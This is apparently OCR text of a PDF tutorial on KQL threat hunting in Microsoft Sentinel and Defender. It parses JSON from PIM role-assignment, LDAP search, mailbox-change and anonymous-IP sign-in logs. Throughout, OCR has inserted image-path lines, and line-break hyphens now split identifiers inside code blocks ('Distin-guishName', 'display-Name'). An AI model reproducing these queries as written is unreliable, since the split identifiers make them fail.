
The last thing we are going to parse is the user that was assigned to this role. First we have to expand the following:

{"displayName":"Koke","administrativeUnits":[],"modifiedProperties":[],"type":"User","id":"e0038316-3794-4890-911b-7aa00b4a575e"}

Here we can see another column as well that's called **"displayName"** – It has a value in it, which is **"Koke"**. This is the user that has been assigned to this Directory Role.




If we now click on ''Extend column''



Our KQL query will change to:

```
AuditLogs
| where TimeGenerated > ago(7d)
| where OperationName == "Add eligible member to role in PIM requested
(timebound)"
| extend DirectoryRole = tostring(TargetResources[0].displayName)
| extend displayName_ = tostring(TargetResources[2].displayName)
```

If we run this query, it will include the "displayName_" column.




We can change this column of course, so I will rename it as *"UserPrinicipalName"*

Final KQL query:

```
AuditLogs
| where TimeGenerated > ago(7d)
| where OperationName == "Add eligible member to role in PIM requested
(timebound)"
| extend DirectoryRole = tostring(TargetResources[0].displayName)
| extend UserPrincipalName = tostring(TargetResources[2].displayName)
```

Now we have parsed two values into the returned results:



You can do this with other values as well.


- Microsoft Defender ATP

Using the *"parse_json"* function is a bit different when you are using it in Defender ATP – Advanced Hunting.

When we run the following KQL query in Advanced Hunting:

```
DeviceEvents
| where ActionType == "LdapSearch"
```

It returns in the **"AdditionalFields"** column some data that contains the LDAP queries that have been performed. It is stored in a JSON format as you can see.




If we now run the following KQL query in Advanced Hunting:

```
DeviceEvents
| where ActionType == "LdapSearch"
| extend ParsedFields=parse_json(AdditionalFields)
```

A new column will be created in the result:

We want to parse these values into separated columns of course.




<scroll down>

Now we are going to parse the values. Here is an example of how our KQL query will look like:

```
DeviceEvents
| where ActionType == "LdapSearch"
| extend ParsedFields=parse_json(AdditionalFields)
   | extend AttributeList = ParsedFields.AttributeList
   | extend ScopeOfSearch = ParsedFields.ScopeOfSearch
   | extend SearchFilter = ParsedFields.SearchFilter
   | extend DistinguishName = ParsedFields.DistinguishedName
   | project ParsedFields, AttributeList, ScopeOfSearch, SearchFilter, Distin-
guishName
```

Here we can see that we have parsed the columns.



ScopeOfSearch	SearchFilter
Base	(ObjectClass=*)
SubTree	(&(|(objectClass=user)(objectClass=group))(objectSid=\01\05\00\00\00\00\00\05\15\00\00\00\6e\
SubTree	(&(|(objectClass=user)(objectClass=group))(objectSid=\01\05\00\00\00\00\00\05\15\00\00\00\6e\

DistinguishName
null
CN=Client2,OU=Workstations,DC=IDENTITY,DC=local
null
CN=62a0ff2e-97b9-4513-943f-0d221bd30080,CN=Device Registration Configuration,CN=services,CN=Configuration,DC=IDENTITY,DC=local

There are other values that exists in the "AdditionalFields" that could have been parsed, but I've only picked the relevant ones.

- 1.5.5 – What is the "split()" function?

Description:


Splits a given string according to a given delimiter and returns a string array with the contained substrings.

Example:

When we run the following KQL query as example:

```
search in (OfficeActivity) "gmail"
| where TimeGenerated > ago(30d)
| where Operation == "Set-Mailbox"
| extend SmtpAddress = tostring(parse_json(Parameters)[1].Value)
```

We can see a column called **"SmtpAddress"** that has the value:
smtp:hacketyhackhack01@gmail.com



Completed 00:00:01.542 2 records


TimeGenerated [UTC]	SmtpAddress	$table	RecordType	Operation	OrganizationId
7/6/2020, 2:23:13.000 PM	smtp:hacketyhackhack01@gmail.com	OfficeActivity	ExchangeAdmin	Set-Mailbox	62ab7206-aa5e-4598-9ff0-9198
7/9/2020, 7:19:02.000 PM	smtp:hacketyhackhack01@gmail.com	OfficeActivity	ExchangeAdmin	Set-Mailbox	62ab7206-aa5e-4598-9ff0-9198

Let's say that we want to split the *"smtp:"* part in the **"SmtpAddress"** column.

In order to do this, we have to run the following KQL query:

```
search in (OfficeActivity) "gmail"
| where TimeGenerated > ago(30d)
| where Operation == "Set-Mailbox"
| extend SmtpAddress = tostring(parse_json(Parameters)[1].Value)
| extend SmtpAddress = tostring(split(SmtpAddress, "smtp:")[1])
```

Returned result:



Completed 00:00:00.728 2 records


TimeGenerated [UTC]	SmtpAddress	$table	RecordType	Operation	OrganizationId
7/6/2020, 2:23:13.000 PM	hacketyhackhack01@gmail.com	OfficeActivity	ExchangeAdmin	Set-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c
7/9/2020, 7:19:02.000 PM	hacketyhackhack01@gmail.com	OfficeActivity	ExchangeAdmin	Set-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c

Another example is to split *"@"*, so our KQL query will be the following:

```
search in (OfficeActivity) "gmail"
| where TimeGenerated > ago(30d)
| where Operation == "Set-Mailbox"
| extend SmtpAddress = tostring(parse_json(Parameters)[1].Value)
| extend SmtpAddress = tostring(split(SmtpAddress, "@")[1])
```

Returned result:

Now it will split the *"smtp:hacketyhackhack01"* part.



Completed 00:00:00.877 2 records

TimeGenerated [UTC]	SmtpAddress	$table	RecordType	Operation	OrganizationId	Orga
7/6/2020, 2:23:13.000 PM	gmail.com	OfficeActivity	ExchangeAdmin	Set-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab
7/9/2020, 7:19:02.000 PM	gmail.com	OfficeActivity	ExchangeAdmin	Set-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab

- 1.5.6 – What is the "arg_max()" function?

Description:


The "arg_max()" function is useful to remove duplicates in the returned results.

Example:

When we run the following KQL query:

```
let timeframe = 3d;
SecurityEvent
| where EventID == 5136
| where EventData has "AdminSDHolder"
| parse EventData with * 'ObjectDN">'ObjectDN'</Data>' *
| project TimeGenerated, Account, Activity, ObjectDN
| sort by TimeGenerated desc
```

Returned results:



Now if we replace the "project" operator with *"summarize arg_max(TimeGenerated, Account, Activity, ObjectDN)"*

Our KQL query will be now:

```
let timeframe = 3d;
SecurityEvent
| where EventID == 5136
| where EventData has "AdminSDHolder"
| parse EventData with * 'ObjectDN">'ObjectDN'</Data>' *
| summarize arg_max(TimeGenerated, Account, Activity, ObjectDN)
| sort by TimeGenerated desc
```

Final result:

- 2.1 – How can we parse alerts from Azure Identity Protection?

Description:

Azure Identity Protection allows you to detect potential vulnerabilities affecting your organization's identities, configure automated responses, and investigate incidents.


This includes leaked and compromised accounts. Also suspicious sign-in activities are being monitored by Azure Identity Protection.

Example:


When we run the following KQL query:

```
SecurityAlert
| where ProductName == "Azure Active Directory Identity Protection"
```

It will contains different columns, but the important data is stored in a JSON format. There are two interesting columns with the likes of **ExtendedProperties** and **Entities**.



If we expand the **ExtendedProperties** column. We can see more columns that are stored in it, which are very useful to parse. This includes information like IP Address, Location, etc.




Now if we parse this value with the *parse_json()* scalar function. Our KQL query will look like the following:

```
SecurityAlert
| where ProductName == "Azure Active Directory Identity Protection"
| extend Client_IP_Address = tostring(parse_json(ExtendedProperties).["Client IP Address"])
| extend Client_Location = tostring(parse_json(ExtendedProperties).["Client Location"])
```

Returned result:


Ok, so we now that a user has signed via a TOR Browser. We know the IP address and location, but we don't know which user has logged in with an anonymous IP.



Completed. Showing results from the last 24 hours. 00:00:01.353 4 records

TimeGenerated [UTC]	Client_IP_Address	Client_Location	DisplayName	AlertName	AlertSeverity
7/28/2020, 6:58:56.000 PM	109.70.100.29	Wieden, Wien, AT	Anonymous IP address	Anonymous IP address	Medium
7/28/2020, 6:59:16.000 PM	109.70.100.29	Wieden, Wien, AT	Anonymous IP address	Anonymous IP address	Medium
7/28/2020, 6:59:42.000 PM	109.70.100.29	Wieden, Wien, AT	Anonymous IP address	Anonymous IP address	Medium
7/28/2020, 7:01:06.000 PM	109.70.100.29	Wieden, Wien, AT	Anonymous IP address	Anonymous IP address	Medium

If we go back to **ExtendedProperties** and we scroll a bit down. There are two other values that we can parse into columns as well, which is "**User Account**" and "**User Name**".



Detail Description	This risk event type indicates sign-ins from an anonymous IP address (e.g. Tor browser, anonymizer VPNs). Such IP addresses are commc
Request Id	09accad5-9b15-433b-9893-1910461a8100
User Account	Costa@AtleticoMadridFC.onmicrosoft.com
User Name	Diego Costa

In our case, we are going to parse **"User Name"** with the *parse_json()* scalar function.

In order to do this, we have to click on **"Extend column"** at **"User Name"**.

It is always important to include a timestamp in your KQL query. I've decided to pick greater or equals to 3 days.

This is my final KQL query:

```
let timeframe = 3d;
SecurityAlert
| where TimeGenerated >= ago(timeframe)
| where ProductName == "Azure Active Directory Identity Protection"
| extend Client_IP_Address = tostring(parse_json(ExtendedProperties).["Client IP Address"])
| extend Client_Location = tostring(parse_json(ExtendedProperties).["Client Location"])
| extend User_Name = tostring(parse_json(ExtendedProperties).["User Name"])
| project TimeGenerated, User_Name, Client_IP_Address, Client_Location, AlertName
| sort by TimeGenerated desc
```

Returned result:

Completed 00:00:00.664

TimeGenerated [UTC]	User_Name	Client_IP_Address	Client_Location	AlertName
7/28/2020, 7:01:06.000 PM	Diego Costa	109.70.100.29	Wieden, Wien, AT	Anonymous IP address
7/28/2020, 6:59:42.000 PM	Diego Costa	109.70.100.29	Wieden, Wien, AT	Anonymous IP address
7/28/2020, 6:59:16.000 PM	Diego Costa	109.70.100.29	Wieden, Wien, AT	Anonymous IP address
7/28/2020, 6:58:56.000 PM	Diego Costa	109.70.100.29	Wieden, Wien, AT	Anonymous IP address

- 2.2 – Privileged Identity Management

Description:


Privileged Identity Management allows you to assign a role to a user for a temporary time. Let's say that we are interested to see which user(s) have assigned a role to someone in the organization. How can we find this out?

Example:

When we run the following KQL query:

```
AuditLogs
| where TimeGenerated > ago(30d)
| where LoggedByService == "PIM"
```


It will return all the results that belongs to MS-PIM.



Completed 00:00:00.940 7 records

TimeGenerated [UTC]	ResourceId	OperationName
7/23/2020, 12:36:23.901 PM	/tenants/62ab7206-aa5e-4598-9ff0-9198dc99c172/providers/Micros...	Triggered PIM alert
7/21/2020, 12:28:40.531 PM	/tenants/62ab7206-aa5e-4598-9ff0-9198dc99c172/providers/Micros...	Add eligible member to role in PIM requested (timebound)
7/21/2020, 12:28:41.328 PM	/tenants/62ab7206-aa5e-4598-9ff0-9198dc99c172/providers/Micros...	Add eligible member to role in PIM completed (timeboun...
7/21/2020, 12:33:18.305 PM	/tenants/62ab7206-aa5e-4598-9ff0-9198dc99c172/providers/Micros...	Update role setting in PIM

There are other two columns called **"IniatedBy"** and **"TargetResources"** – Both columns store data in a JSON format.




Completed 00:00:00.940 7 records

InitiatedBy	LoggedByService	Result	TargetResources
{"user":{"userPrincipalName":"","displayName":"Azure AD PIM","ipA...	PIM	success	[{"displayName":"Roles don't require multi-factor authenti
{"user":{"userPrincipalName":"Diego@AtleticoMadridFC.onmicrosoft....	PIM	success	[{"displayName":"Global Administrator","administrativeUni
{"user":{"userPrincipalName":"Diego@AtleticoMadridFC.onmicrosoft....	PIM	success	[{"displayName":"Global Administrator","administrativeUni
{"user":{"userPrincipalName":"Diego@AtleticoMadridFC.onmicrosoft....	PIM	success	[{"displayName":"Global Administrator","administrativeUni

We are going to explore both columns and see if there are interesting values that we can parse out into columns.


We are going to parse the record that is marked in blue.



If we only want to return this record. We have to run the following KQL query:

```
AuditLogs
| where TimeGenerated > ago(30d)
| where LoggedByService == "PIM"
| where OperationName == "Add eligible member to role in PIM requested
(timebound)"
```

Returned result:



When we expand the **"IniatedBy"** column. We can see a value "**Diego Simeone**" – This is the user that has added ''someone'' to a role, but which user and role?

We will ''extend column'' the value that is marked in blue and call the column **"IniatedBy"**


Our KQL query will now be this:

```
AuditLogs
| where TimeGenerated > ago(30d)
| where LoggedByService == "PIM"
| where OperationName == "Add eligible member to role in PIM requested
(timebound)"
| extend IniatedBy = tostring(parse_json(tostring(InitiatedBy.user)).display-
Name)
```

Returned result:

Here we can see that we have parsed the value now into a column.


At the **"TargetResources"** column, we can see which role was assigned to which user. It is stored in a JSON format.




We are now going to parse the **"Global Administrator"** role. The column will be called "Role".

```
AuditLogs
| where TimeGenerated > ago(30d)
| where LoggedByService == "PIM"
| where OperationName == "Add eligible member to role in PIM requested
(timebound)"
| extend IniatedBy = tostring(parse_json(tostring(InitiatedBy.user)).display-
Name)
| extend Role = tostring(TargetResources[0].displayName)
```

Returned result:



Now we are going to parse the value "**Koke**", which the user that was assigned to the Global Admin role.




The column will be called **"UserPrincipalName"**.

Our KQL query will now be:

```
AuditLogs
| where TimeGenerated > ago(30d)
| where LoggedByService == "PIM"
| where OperationName == "Add eligible member to role in PIM requested
(timebound)"
| extend IniatedBy = tostring(parse_json(tostring(InitiatedBy.user)).display-
Name)
| extend Role = tostring(TargetResources[0].displayName)
| extend UserPrincipalName = tostring(TargetResources[2].displayName)
```

Returned result:



